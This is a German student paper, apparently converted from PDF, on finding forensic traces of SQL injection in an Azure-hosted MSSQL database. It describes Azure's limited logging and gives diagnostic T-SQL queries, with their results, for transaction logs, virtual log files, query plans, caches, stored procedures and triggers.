Komisch ist, dass trotz aktivierter Testversion noch folgende Warnmeldung erscheint und man sein Abo auf ein kostenpflichtiges Abo „Upgraden“ soll. Um versteckte Kosten zu vermeiden, wurde an dieser Stelle abgebrochen.



Update: Nachdem nun 3 Wochen vergangen sind, in denen die SQL-Überwachung nicht funktionierte, hat am 17.02.2022 Microsoft wohl seine Probleme behoben. Es werden nun auch Warnungen potenzieller SQL-Injection-Angriffe gezeigt (inkl. IP-Adresse, SQL-Statement und Handlungsvorschlägen). Leider ist die Hausarbeit schon vor der Fehlerbehebung finalisiert worden, sodass die Hausarbeit nicht nochmal mühsam überarbeitet wurde.





Event Logs und Aktivitätsprotokolle

Auch Logdateien von der MSSQL-Datenbank und den hier durchgeführten Aktivitäten zu erhalten, gestaltet sich über MS Azure schwierig. Gem. folgendem Stackoverflow-Kommentar müssen Logs explizit bei Microsoft angefragt werden: https://stackoverflow.com/questions/41290633/logs-on-azure-sql-database

Auf die Relation sys.event_logs kann ohne Weiteres nicht zugegriffen werden: https://docs.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-event-log-azure-sql-database?view=azuresqldb-current


```
10
11    SELECT * FROM sys.event_log
```

Ergebnisse **Nachrichten**


```
Failed to execute query. Error: Invalid object name 'sys.event_log'.
```

Weiterführende Infos zum Thema Logs in MS Azure: https://docs.microsoft.com/en-us/troubleshoot/azure/general/sql-vm-logs

Auch die in dem Post genannten Aktivitätsprotokolle haben keinerlei Informationen über die abgeschickten Statements oder potenzielle SQL-Injection-Attacken gegeben. Einzig Änderungen an der Datenbank werden protokolliert, allerdings ohne nennenswerte Zusatzinfos.



Als letzte Möglichkeit wurde versucht eine Supportanfrage bei Microsoft zu öffnen (*„Erstellt MS Azure Logs in denen bspw. alle auf einer konkreten Datenbank ausgeführten SQL-Befehle abgelegt werden?“*). Leider kostet das Absenden von Supportanfragen 29 Dollar im Monat. Um nicht in eine Kostenfalle zu laufen, wurde auch hier auf das Einleiten weiterer Schritte verzichtet (für Community-Meinung vgl. vorheriger Link auf Stackoverflow).



Es können auch Sitzungs-Events selbst angelegt werden, welche dann bspw. zur Überwachung der Aktivitäten konfiguriert werden können. Bspw. können mit folgendem Statement sämtliche Transaktionen (Commit, Rollback) getrackt werden:

```
CREATE EVENT SESSION TrackTransactions
ON SERVER
ADD EVENT sqlserver.sql_transaction (
ACTION (sqlserver.session_id,sqlserver.database_id,sqlserver.sql_text)
WHERE
(transaction_state =1 OR transaction_state =2) AND
sqlserver.database_name = 'AdventureWorks2017'
)
ADD TARGET package0.ring_buffer;
GO
```

Abbildung 14: Quelle: https://www.sqlshack.com/modes-of-transactions-in-sql-server/, https://docs.microsoft.com/en-us/sql/t-sql/statements/create-event-session-transact-sql?view=sql-server-ver15

Transaktions-Logs


Da sämtliche Versuche über MS Azure-Funktionalitäten fehlschlugen, wurde beim SQL-Server nach möglichen Logs gesucht. SQL-Server besitzen ein Datenbank-Transaktions-Log: https://docs.microsoft.com/en-us/sql/relational-databases/logs/the-transaction-log-sql-server?view=sql-server-ver15

Das Transaktions-Log ist in jedem SQL-Server enthalten und beinhaltet alle auf der jeweiligen Datenbank durchgeführten Transaktionen und Modifikationen. Es ist per Default aktiviert und kann nicht deaktiviert werden. Mit diesem Log kann die Datenbank im Fehlerfall auch wieder in einen konsistenten Zustand gebracht werden. Das Transaktion-Log kann also

zur Aktivitätsrekonstruktion und Datenwiederbeschaffung genutzt werden. Transaktions-Logs wenden dabei das Prinzip des „Write Ahead Loggings“ an. Dabei werden erst alle durch ein aufkommendes Event ausgelösten Änderungen geloggt und anschließend ausgeführt (Quelle: https://www.sqlshack.com/what-is-sql-server-virtual-log-file-and-how-to-monitor-it/).

Das Transaktionsprotokoll wird auf jeden Fall bei Änderungen an der Datenbank gefüllt (bspw. Insert, Update, Delete-Statements). Aber auch SELECT-Statements können geloggt werden, wenn der WHERE-Ausdruck das Datenbanksystem dazu bringt eine temporäre Tabelle anzulegen, um dort die Zwischenergebnisse zu sortieren oder für die weitere Verarbeitung zwischenzuspeichern, bevor sie an den Aufrufer zurückgegeben werden. Das führt dann im Transaktions-Log zu mehreren Einträgen über das Anlegen der Tabelle und das Laden der Zwischenergebnisse.

Das Ausführen von folgendem SQL Injection Update-Statement…



… resultiert in folgenden Log-Eintrag (SQL-Multiabfragen werden einzeln abgespeichert) …

Current LSN	Transaction ID	Operation	Transaction Name	CONTEXT
00000034:00000810:0001	0000:00000000	LOP_MODIFY_ROW		LCX_BOOT_PAGE

Zur Suche nach ausgeführten Data Manipulation Language-Befehlen kann folgendes Statement verwendet werden:

```
USE datenbanken
GO

SELECT
 [Current LSN],
 [Transaction ID],
 [Operation],
  [Transaction Name],
 [CONTEXT],
 [AllocUnitName],
 [Page ID],
 [Slot ID],
 [Begin Time],
 [End Time],
 [Number of Locks],
 [Lock Information]
FROM sys.fn_dblog(NULL,NULL)
WHERE Operation IN
   ('LOP_INSERT_ROWS','LOP_MODIFY_ROW',
    'LOP_DELETE_ROWS','LOP_BEGIN_XACT','LOP_COMMIT_XACT');
```

Abbildung 15: Quelle: https://www.mssqltips.com/sqlservertip/3076/how-to-read-the-sql-server-database-transaction-log/

Dabei können mit der Funktion fn_dblog Transaktions-Log-Einträge ausgegeben werden. Ihr kann die Start sowie End LSN übergeben werden: https://logicalread.com/sql-server-dbcc-log-command-tl01/

Mit folgendem Statement können Infos zu den Transaktion Log-Files eingesehen werden:

```
select *
from sys.database_files
where type_desc='LOG'
```

Results Messages

Search to filter items...

file_id	file_guid	type	type_desc	data_space_id	name	physical_name	state	state_desc	size
2	d897fdf8-da70-4d38-a602-559...	1	LOG	0	log	db3a58a8-63f4-4416-8ebd-1a9...	0	ONLINE	1024

Abbildung 16: Quelle: https://docs.microsoft.com/en-us/sql/relational-databases/system-catalog-views/sys-database-files-transact-sql?view=sql-server-ver15

Mit dem SQL Server DBCC LOGINFO-Befehl können weitere Infos zu den Transaktion-Logs gesammelt werden, die noch in Virtual Log Files unterteilt sind (siehe nachfolgendes Kapitel).

```
DBCC SQLPERF(logspace);
```

Results Messages

Search to filter items...

Database Name	Log Size (MB)	Log Space Used (%)	Status
master	2.242188	29.09408	0
tempdb	15.99219	19.36981	0
model	7.992188	15.7869	0
msdb	1.242188	49.68554	0
datenbanken	7.992188	27.76149	0
master	7.992188	8.260019	0

Weiterführende Informationen zum Transaktions-Log sind hier zu finden: https://www.sqlshack.com/reading-sql-server-transaction-log/, https://www.mssqltips.com/sqlservertip/3076/how-to-read-the-sql-server-database-transaction-log/

Handbuch zur Architektur und Verwaltung von Transaktionsprotokollen in SQL Server: https://docs.microsoft.com/de-de/sql/relational-databases/sql-server-transaction-log-architecture-and-management-guide?view=sql-server-ver15

Eine Anleitung zum Wiederherstellen gelöschter Relationen oder Tupel anhand der Attribute LSN und Tranaction ID ist hier zu finden: https://www.stellarinfo.com/blog/recover-deleted-records-in-sql-server/

Die LSN (Long Sequence Number) identifiziert eindeutig einen Eintrag im Transaction-Log. Neue LSN sind immer höher als ältere.

Quelle: https://theknowledgeburrow.com/how-do-i-find-the-lsn-number-in-sql-server/

Virtual Log Files (VLF)

Auch der Zugriff auf Virtual Log Files (VLF) ist problemlos möglich. Sie liegen in flüchtiger und residenter Form vor. SQL-Server verwalten ihre Log-Dateien in kleinen Stücken/Einheiten, den sogenannten Virtual Log Files. Sie beinhalten die aktuellen Log-Einträge der ausgeführten Statements. Das Transaktions-Log besteht also aus vielen kleinen Virtual Log Files. Mit nachfolgendem Statement können die aktiven sowie inaktiven Virtual Log Files der in einem DBMS hinterlegten Datenbanken analysiert werden (Quellen: https://www.sqlshack.com/what-is-sql-server-virtual-log-file-and-how-to-monitor-it/, https://blog.sqlauthority.com/2020/03/12/sql-server-query-to-list-active-and-inactive-vlf/):

```
SELECT [name] AS 'Database Name',
COUNT(li.database_id) AS 'VLF Count',
SUM(li.vlf_size_mb) AS 'VLF Size (MB)',
SUM(CAST(li.vlf_active AS INT)) AS 'Active VLF',
SUM(li.vlf_active*li.vlf_size_mb) AS 'Active VLF Size (MB)',
COUNT(li.database_id)-SUM(CAST(li.vlf_active AS INT)) AS 'Inactive VLF',
SUM(li.vlf_size_mb)-SUM(li.vlf_active*li.vlf_size_mb) AS 'Inactive VLF Size (MB)'
FROM sys.databases s
CROSS APPLY sys.dm_db_log_info(s.database_id) li
GROUP BY [name]
ORDER BY COUNT(li.database_id) DESC;
```

Results Messages

Search to filter items...

Database Name	VLF Count	VLF Size (MB)	Active VLF	Active VLF Size (MB)	Inactive VLF	Inactive VLF Size (MB)
master	9	2.24	1	0.25	8	1.99
datenbanken	4	7.96	4	7.96	0	0

Abbildung 17: Quelle: https://blog.sqlauthority.com/2020/03/12/sql-server-query-to-list-active-and-inactive-vlf/

Die Datenbank „datenbanken“ besitzt 4 VLFs und die Datenbank-ID == 5. Als Daumenregel gilt, dass 10 GB eines Logfiles aus max. 50 VLFs bestehen. Die Datenbank-ID, die Collation Settings sowie der Server State kann mit folgendem Statement ermittelt werden:
SELECT * FROM sys.databases

Alternativ können VLF-Informationen auch über den DBCC LOGINFO-Befehl abgerufen werden, der allerdings nicht in der vorliegenden SQL-Server-Version verfügbar ist.

Abfragepläne

Auch die Abfragepläne und Datenpuffer sind einsehbar. Abfragepläne sind eine vom Datenbanksystem generierte Liste mit den effizientesten Schritten zur Abarbeitung der Abfrage. Mit ihnen weiß man stets, welche Statements (inkl. schädlichen SQL-Injection-Abfragen) ausgeführt wurden. Der Abfrageplan ist per Default aktiviert und kann nicht deaktiviert werden. Ein Indikator für blinde SQL-Injection-Attacken sind unzählige Abfragepläne in einer kurzen Zeit, da hier i. d. R. viele Abfragen nacheinander ausgeführt werden. Außerdem können Vergleichsoperationen wie bspw. 1=1 auf einen SQL-Injection-Angriff hinweisen. Zur zielgerichteten Verwendung von den hier enthaltenen Informationen bedarf es einer weiteren Analyse: https://docs.microsoft.com/en-us/sql/relational-databases/performance/execution-plans?view=sql-server-ver15, https://docs.microsoft.com/en-us/sql/relational-databases/query-processing-architecture-guide?view=sql-server-ver15#execution-plan-caching-and-reuse

> **Note**
>
> SQL Server Management Studio has three options to display execution plans:
>
> - The ***Estimated Execution Plan***, which is the compiled plan, as produced by the Query Optimizer.
> - The ***Actual Execution Plan***, which is the same as the compiled plan plus its execution context. This includes runtime information available after the execution completes, such as execution warnings, or in newer versions of the Database Engine, the elapsed and CPU time used during execution.
> - The ***Live Query Statistics***, which is the same as the compiled plan plus its execution context. This includes runtime information during execution progress, and is updated every second. Runtime information includes for example the actual number of rows flowing through the operators.

Abbildung 18: Quelle: https://docs.microsoft.com/en-us/sql/relational-databases/query-processing-architecture-guide?view=sql-server-ver15#execution-plan-caching-and-reuse

SQL Server has a pool of memory that is used to store both execution plans and data buffers. The percentage of the pool allocated to either execution plans or data buffers fluctuates dynamically, depending on the state of the system. The part of the memory pool that is used to store execution plans is referred to as the plan cache.

The plan cache has two stores for all compiled plans:

- The **Object Plans** cache store (OBJCP) used for plans related to persisted objects (stored procedures, functions, and triggers).
- The **SQL Plans** cache store (SQLCP) used for plans related to autoparameterized, dynamic, or prepared queries.

The query below provides information about memory usage for these two cache stores:

SQL Copy

```
SELECT * FROM sys.dm_os_memory_clerks
WHERE name LIKE '%plans%';
```

> **Note**
>
> The plan cache has two additional stores that are not used for storing plans:
>
> - The **Bound Trees** cache store (PHDR) used for data structures used during plan compilation for views, constraints, and defaults. These structures are known as Bound Trees or Algebrizer Trees.
> - The **Extended Stored Procedures** cache store (XPROC) used for predefined system procedures, like `sp_executeSql` or `xp_cmdshell`, that are defined using a DLL, not using Transact-SQL statements. The cached structure contains only the function name and the DLL name in which the procedure is implemented.

Abbildung 19: Quelle: https://docs.microsoft.com/en-us/sql/relational-databases/query-processing-architecture-guide?view=sql-server-ver15#execution-plan-caching-and-reuse


sys.dm_exec_query_stats (Transact-SQL)

Article • 09/10/2021 • 14 minutes to read • +11 Is this page helpful?

Applies to: SQL Server (all supported versions) Azure SQL Database

Returns aggregate performance statistics for cached query plans in SQL Server. The view contains one row per query statement within the cached plan, and the lifetime of the rows are tied to the plan itself. When a plan is removed from the cache, the corresponding rows are eliminated from this view.

> **Note**
>
> - The results of **sys.dm_exec_query_stats** may vary with each execution as the data only reflects finished queries, and not ones still in-flight.
> - To call this from dedicated SQL pool in Azure Synapse Analytics or Analytics Platform System (PDW), use the name **sys.dm_pdw_nodes_exec_query_stats**. For serverless SQL pool use **sys.dm_exec_query_stats**.




Mit folgendem Statement erhält man zu einem ausgeführten Statement den Abfrageplan (inkl. Anzahl Ausführungen):

Abbildung 20: Quelle: https://stackoverflow.com/questions/7359702/how-do-i-obtain-a-query-execution-plan-in-sql-server


Zeitangaben

Woher das Datenbanksystem seine Zeit bezieht, konnte nicht ermittelt werden. Real Time Clock kann bei IBM-kompatiblen PCs im BIOS ausgelesen und über cmd-Befehle abgefragt werden. In unzähligen Relationen sind Timestamps enthalten. Außerdem bietet Transact-SQL einige Befehle, um die Zeit auszugeben.

Es ist allerdings aufgefallen, dass die Zeit der Log-Einträge um eine Stunde nach vorne geschoben ist. Folgendes Statement wurde um 16:20 Uhr Systemzeit auf dem Windows-Client ausgeführt. In der Datenbank wird allerdings 15:20 Uhr geloggt.



Es scheint wohl keine deutsche Konfiguration beim Aufsetzen des Servers verwendet worden zu sein.



Cache Clock Hands

Cache Clock Hands sind bspw. über folgendes Statement erreichbar:

```
SELECT name,
    type,
    clock_hand,
    clock_status,
    rounds_count,
    removed_all_rounds_count,
    updated_last_round_count,
    removed_last_round_count,
    last_round_start_time
FROM sys.dm_os_memory_cache_clock_hands
ORDER BY removed_last_round_count DESC
```

esults Messages

Search to filter items...

name	type	clock_hand	clock_status	rounds_count	removed_all_rounds_count	updated_last
SOS_StackFramesStore	CACHESTORE_STACKFRAMES	HAND_EXTERNAL	SUSPENDED	0	0	0
SOS_StackFramesStore	CACHESTORE_STACKFRAMES	HAND_INTERNAL	SUSPENDED	0	0	0
EventNotificationCache	CACHESTORE_EVENTS	HAND_EXTERNAL	SUSPENDED	0	0	0
EventNotificationCache	CACHESTORE_EVENTS	HAND_INTERNAL	SUSPENDED	0	0	0
Object Plans	CACHESTORE_OBJCP	HAND_EXTERNAL	SUSPENDED	0	0	0
Object Plans	CACHESTORE_OBJCP	HAND_INTERNAL	SUSPENDED	0	0	0
SQL Plans	CACHESTORE_SQLCP	HAND_EXTERNAL	SUSPENDED	0	0	0
SQL Plans	CACHESTORE_SQLCP	HAND_INTERNAL	SUSPENDED	0	0	0
Bound Trees	CACHESTORE_PHDR	HAND_EXTERNAL	SUSPENDED	0	0	0
Bound Trees	CACHESTORE_PHDR	HAND_INTERNAL	SUSPENDED	0	0	0

Data Cache

Der Data Cache kann mit folgendem Statement eingesehen werden:

```
SELECT count(*)*8/1024 AS 'Data Cache Size(MB)'
,CASE database_id
WHEN 32767 THEN 'RESOURCEDB'
ELSE db_name(database_id)
END AS 'DatabaseName'
FROM sys.dm_os_buffer_descriptors
GROUP BY db_name(database_id) ,database_id
ORDER BY 'Data Cache Size(MB)' DESC
```

esults Messages

Search to filter items...

Data Cache Size(MB)	DatabaseName
20	
19	datenbanken
5	tempdb
5	
4	RESOURCEDB
3	master
1	model
0	
0	

Abbildung 21: Quelle: https://sqlservergeeks.com/sql-server-observing-sql-server-data-cache-buffer-pool-concepts/

Plan Cache

Der Plan Cache ist über folgendes Statement erreichbar:

```
SELECT * FROM sys.dm_os_performance_counters
WHERE object_name LIKE '%Plan Cache%';
```

esults Messages

Search to filter items...

object_name	counter_name	instance_name	cntr_value	cntr_type
MSSQL$B75CCBF0A1E3:Plan Cache	Cache Hit Ratio	Temporary Tables & Table Variables	53	537003264
MSSQL$B75CCBF0A1E3:Plan Cache	Cache Hit Ratio Base	Temporary Tables & Table Variables	60	1073939712
MSSQL$B75CCBF0A1E3:Plan Cache	Cache Pages	Temporary Tables & Table Variables	3	65792
MSSQL$B75CCBF0A1E3:Plan Cache	Cache Object Counts	Temporary Tables & Table Variables	7	65792
MSSQL$B75CCBF0A1E3:Plan Cache	Cache Objects in use	Temporary Tables & Table Variables	0	65792
MSSQL$B75CCBF0A1E3:Plan Cache	Cache Hit Ratio	Extended Stored Procedures	603	537003264

Abbildung 22: Quelle: https://docs.microsoft.com/en-us/sql/relational-databases/performance-monitor/sql-server-plan-cache-object?view=sql-server-ver15

Ring Buffer

Der Ring Buffer ist über folgendes Statement erreichbar:

```
SELECT * FROM sys.dm_os_ring_buffers WHERE ring_buffer_type LIKE '%HADR%'
```

esults Messages

Search to filter items...

ring_buffer_address	ring_buffer_type	timestamp	record
BIwV1E1EIT8=	RING_BUFFER_HADRDBMGR_STATE	1806262787	<Record id = "19" type ="RING_BUFFER_HADRDBM
BIwV1E1EIT8=	RING_BUFFER_HADRDBMGR_STATE	1806262787	<Record id = "18" type ="RING_BUFFER_HADRDBM
BIwV1E1EIT8=	RING_BUFFER_HADRDBMGR_STATE	1806262787	<Record id = "17" type ="RING_BUFFER_HADRDBM
BIwV1E1EIT8=	RING_BUFFER_HADRDBMGR_STATE	1806262787	<Record id = "16" type ="RING_BUFFER_HADRDBM
BIwV1E1EIT8=	RING_BUFFER_HADRDBMGR_STATE	1806262787	<Record id = "15" type ="RING_BUFFER_HADRDBM
BIwV1E1EIT8=	RING_BUFFER_HADRDBMGR_STATE	1806262787	<Record id = "14" type ="RING_BUFFER_HADRDBM

Abbildung 23: Quelle: https://docs.microsoft.com/en-us/sql/database-engine/availability-groups/windows/always-on-ring-buffers?view=sql-server-ver15

Stored Procedures

Auch können Stored Procedures einer Datenbank inkl. ihres Ausführungscounters angezeigt werden. Folgende Procedure wandelt die Datenbank-ID in den jeweiligen Namen um:

```
CREATE PROC What_DB_is_that @ID INT
AS
SELECT DB_NAME(@ID) AS ThatDB;

EXEC What_DB_is_that 1;
```

esults Messages

Search to filter items...

ThatDB
master

Die Analyse der auf der jeweiligen Datenbank gespeicherten Stored Procedures erfolgt dann mit folgendem Statement:

```
SELECT o.name,
       s.last_execution_time,
       s.type_desc,
       s.execution_count
FROM sys.dm_exec_procedure_stats s
INNER JOIN sys.objects o ON s.object_id = o.object_id
WHERE DB_NAME(s.database_ID) = 'datenbanken'  --Database Name
AND o.name LIKE ('%%')  --Object/Stored Procedure Name --> Aktuell kein Filter gesetzt
```

esults Messages

Search to filter items...

name	last_execution_time	type_desc	execution_count
What_DB_is_that	2022-02-08T17:07:32.6000000	SQL_STORED_PROCEDURE	6

Abbildung 24: Quelle: https://jackworthen.com/2018/07/25/querying-the-last-execution-time-of-a-stored-procedure-in-sql-server/

Trigger

Ähnlich funktioniert das mit in der Datenbank gespeicherten Triggern. Erst wird exemplarisch ein Trigger angelegt:

```
CREATE TRIGGER reminder
ON [dbo].[T_Hersteller]
AFTER INSERT, UPDATE
AS RAISERROR ('Notify Customer Relations', 16, 10);
GO
```

Dann können mit folgendem Statement alle in der jeweiligen Datenbank hinterlegten Trigger abgefragt werden:

```
SELECT
    sysobjects.name AS trigger_name
    ,USER_NAME(sysobjects.uid) AS trigger_owner
    ,s.name AS table_schema
    ,OBJECT_NAME(parent_obj) AS table_name
    ,OBJECTPROPERTY( id, 'ExecIsUpdateTrigger') AS isupdate
    ,OBJECTPROPERTY( id, 'ExecIsDeleteTrigger') AS isdelete
    ,OBJECTPROPERTY( id, 'ExecIsInsertTrigger') AS isinsert
    ,OBJECTPROPERTY( id, 'ExecIsAfterTrigger') AS isafter
    ,OBJECTPROPERTY( id, 'ExecIsInsteadOfTrigger') AS isinsteadof
    ,OBJECTPROPERTY(id, 'ExecIsTriggerDisabled') AS [disabled]
FROM sysobjects

INNER JOIN sysusers
    ON sysobjects.uid = sysusers.uid

INNER JOIN sys.tables t
    ON sysobjects.parent_obj = t.object_id

INNER JOIN sys.schemas s
    ON t.schema_id = s.schema_id

WHERE sysobjects.type = 'TR';
```

lesults Messages

Search to filter items...

trigger_name	trigger_owner	table_schema	table_name	isupdate	isdelete	isinsert
reminder	dbo	dbo	T_Hersteller	1	0	1

Abbildung 25: Quelle: https://stackoverflow.com/questions/4305691/need-to-list-all-triggers-in-sql-server-database-with-table-name-and-tables-sch

Folgendes Statement wird von Microsoft empfohlen:

```
SELECT T.Name,
    TE.*
FROM sys.trigger_events AS TE
JOIN sys.triggers AS T
ON T.object_id = TE.object_id;
GO
```

lesults Messages

Search to filter items...

Name	object_id	type	type_desc	is_first	is_last	event_grou
reminder	539148966	1	INSERT	False	False	
reminder	539148966	2	UPDATE	False	False	

G. Anzeigen der Ereignisse, die einen Trigger auslösen

Im folgenden Beispiel werden die `sys.triggers` - und die `sys.trigger_events` -Katalogsichten abgefragt, um zu ermitteln, welche Transact-SQL-Sprachereignisse bewirken, dass der `safety` -Trigger ausgelöst wird. Der Trigger `safety` wird in Beispiel „D" erstellt, wie oben dargestellt.


SQL Kopieren

```
SELECT TE.*
FROM sys.trigger_events AS TE
JOIN sys.triggers AS T ON T.object_id = TE.object_id
WHERE T.parent_class = 0 AND T.name = 'safety';
GO
```

Abbildung 26: Quelle: https://docs.microsoft.com/de-de/sql/t-sql/statements/create-trigger-transact-sql?view=sql-server-ver15

System-Relationen/Views (Kompatibilität-Views und Catalog-Views)

Einige System-Relationen/Views wurden bereits in vorherigen Kapiteln betrachtet. In MSSQL sind darüber hinaus unzählige weitere, nützliche System-Relationen/Views sowohl in der neu angelegten Datenbank als auch in der master-Datenbank enthalten. Sie werden in Kompatibilität-Views (abwärtskompatible System-Views älterer MSSQL-Versionen) und Catalog-Views (Beinhalten Informationen, welche von der SQL-Server Datenbank Engine verwendet werden) unterteilt. Auch hier lohnt sich noch eine genauere Analyse, um ggf. weitere, interessante Views zu identifizieren:



[Quellen: https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/system-compatibility-views-transact-sql?view=sql-server-ver15, https://docs.microsoft.com/en-us/sql/relational-databases/system-catalog-views/catalog-views-transact-sql?view=sql-server-ver15](https://docs.microsoft.com/en-us/sql/relational-databases/system-compatibility-views/system-compatibility-views-transact-sql?view=sql-server-ver15)

Mit dem folgenden Statement können die auf der Datenbank zuletzt ausgeführten Statements (inkl. Ausführungszähler)/Recently Executed Statements eingesehen werden:

```
SELECT dest.TEXT AS [Query],
deqs.execution_count [Count],
deqs.last_execution_time AS [Time]
FROM sys.dm_exec_query_stats AS deqs
CROSS APPLY sys.dm_exec_sql_text(deqs.sql_handle) AS dest
ORDER BY deqs.last_execution_time DESC
```

esults Messages

Search to filter items...

Query	Count	Time
